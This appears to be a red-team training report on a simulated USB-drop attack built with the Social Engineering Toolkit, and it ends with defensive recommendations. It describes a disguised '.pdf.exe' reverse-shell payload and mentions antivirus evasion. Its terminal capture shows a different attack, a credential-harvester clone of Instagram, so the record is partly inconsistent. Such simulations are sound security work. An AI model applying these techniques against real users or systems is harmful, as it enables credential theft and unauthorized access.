FUTURE_CS_02

PHISHING ATTACK-SIMULATION REPORT

Introduction

This report documents a USB-based attack simulation using the Social Engineering Toolkit (SET). The purpose was to assess employee response to suspicious USB devices planted in accessible office areas. The attack vector exploited human curiosity by delivering a payload through a USB drive containing an executable file disguised as a legitimate document.

Objective

- Simulate a real-world USB drop attack to test endpoint vulnerability.
- Monitor user behaviour after interaction with unknown USB devices.
- Identify potential weaknesses in endpoint protection and staff awareness.
- Provide recommendations for mitigating USB-borne threats.

Tools and Environment


- OS: Kali Linux
- Tools Used: Social Engineering Toolkit (SET)
- Attack Vector: Infectious Media Generator
- Payload: Reverse TCP Shell (Meterpreter via SET)
- Distribution Medium: Branded USB drives with decoy document
- Target Environment: Windows 10 machines on internal network
- Listener IP: localhost

Steps

- Generated a malicious payload using SET's "Infectious Media Generator" and embedded it into a decoy document.
- Saved the payload on multiple USB drives with enticing filenames like Employee_Compensation_2025.pdf.exe
- Setup a multi-handler listener on Kali Linux to receive reverse shell connections.
- Collected interaction logs, timestamps, and system access records for analysis.

Results

A user connected to the USBs and executed the payload, triggering reverse shell sessions. Antivirus software quarantined the payload before execution for some systems, providing a contrast in endpoint security.


kali-linux-2025.1a-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
1:46
kali@kali: ~
File Actions Edit View Help

```
 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]: 10.0.2.15
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.instagram.com/

[*] Cloning the website: https://www.instagram.com/
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Problems Encountered

- Antivirus Evasion: Most modern AV engines detected basic payloads. Obfuscation and encoding were necessary for successful execution.
- Limited Reach: USB drops were limited to specific areas and relied on user movement and curiosity.
- OS Restrictions: Systems with limited user privileges or execution policies prevented payload execution.

Recommendations

- **Disable USB AutoRun** and restrict execution of unknown applications via Group Policy.
- **Employee Training**: Raise awareness on dangers of plugging in unknown USB devices.

- **Endpoint Protection**: Deploy behavior-based threat detection to catch zero-day payloads.
- **USB Control Policies**: Use Device Control to whitelist trusted storage media only.
- **Regular Red-Teaming**: Periodic physical and digital attack simulations to validate organizational preparedness.

Author: Samuel Eugene